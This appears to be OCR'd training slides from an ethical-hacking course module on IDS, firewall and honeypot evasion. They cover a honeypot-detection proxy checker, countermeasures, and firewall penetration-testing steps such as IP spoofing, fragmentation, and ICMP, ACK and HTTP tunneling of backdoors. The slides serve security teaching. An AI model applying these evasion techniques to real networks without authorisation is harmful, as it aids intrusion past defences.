
# Honeypot Detection Tool: Send-Safe Honeypot Hunter



Send-Safe Honeypot Hunter is a tool designed for checking lists of HTTPS and SOCKS proxies for "honey pots"

## Features:

- 01 Checks lists of HTTPS, SOCKS4, and SOCKS5 proxies with any ports
- 02 Checks several remote or local proxylists at once
- 03 Can upload "Valid proxies" and "All except honeypots" files to FTP
- 04 Can process proxylists automatically every specified period of time
- 05 May be used for usual proxylist validating as well



<http://www.send-safe.com>

# Module Flow




01 | **IDS, Firewall  
and Honeypot  
Concepts**

02 | **IDS, Firewall  
and Honeypot  
Solutions**

03 | **Evading IDS**

04 | **Evading  
Firewalls**



05 | **IDS/Firewall  
Evading Tools**

06 | **Detecting  
Honeypots**

07 | **IDS/Firewall  
Evasion Counter-  
measures**

08 | **Penetration  
Testing**

# Countermeasures



Shut down switch ports associated with the known attack hosts



Reset (RST) malicious TCP sessions



Look for the **nop opcode** other than 0x90 to defend against the polymorphic shellcode problem



Train users to identify attack patterns and regularly update/patch all the systems and network devices

Deploy IDS after a thorough analysis of network topology, nature of network traffic, and the number of host to monitor

# Countermeasures (Cont'd)



Use a traffic normalizer to remove potential ambiguity from the packet stream before it reaches to the IDS



Ensure that IDSs normalize fragmented packets and allow those packets to be reassembled in the proper order



Define DNS server for client resolver in routers or similar network devices



Harden the security of all communication devices such as modems, routers, switches, etc.



If possible, block ICMP TTL expired packets at the external interface level and change the TTL field to a large value, ensuring that the end host always receives the packets

# Module Flow




01 | **IDS, Firewall  
and Honeypot  
Concepts**

02 | **IDS, Firewall  
and Honeypot  
Solutions**

03 | **Evading IDS**

04 | **Evading  
Firewalls**



05 | **IDS/Firewall  
Evading Tools**

06 | **Detecting  
Honeypots**

07 | **IDS/Firewall  
Evasion Counter-  
measures**

08 | **Penetration  
Testing**

# Firewall/IDS Penetration Testing



Firewall/IDS penetration testing helps in evaluating the Firewall and IDS for ingress and egress traffic filtering capabilities

## Why Firewall/IDS Pen Testing?



To check if firewall/IDS properly enforces an organization's firewall/ IDS policy

To check the amount of network information accessible to an intruder



To check if the IDS and firewalls enforces organization's network security policies

To check the firewall/IDS for potential breaches of security that can be exploited



To check if the firewall/IDS is good enough to prevent the external attacks

To evaluate the correspondence of firewall/IDS rules with respect to the actions performed by them




To check the effectiveness of the network's security perimeter

To verify whether the security policy is correctly enforced by a sequence of firewall/IDS rules or not




# Firewall Penetration Testing



# Firewall Penetration Testing

(Cont'd)



- ⊖ Perform IP address spoofing to gain unauthorized access to a computer or a network
- ⊖ Perform fragmentation attack to force the TCP header information into the next fragment in order to bypass the firewall
- ⊖ Use proxy servers that block the actual IP address and display another thereby allowing access to the blocked website
- ⊖ Perform ICMP tunneling to tunnel a backdoor application in the data portion of ICMP Echo packets
- ⊖ Perform ACK tunneling using tools such as AckCmd to tunnel backdoor application with TCP packets with the ACK bit set

# Firewall Penetration Testing

(Cont'd)



## Perform HTTP Tunneling

- ⊖ Perform HTTP tunneling using tools such as HTTPort, HTTHost, Super Network Tunnel, HTTP-Tunnel, etc. to tunnel the traffic across TCP port 80
- ⊖ Perform SSH tunneling using tools such as Bitvise to encrypt and tunnel all the traffic from a local machine to a remote machine

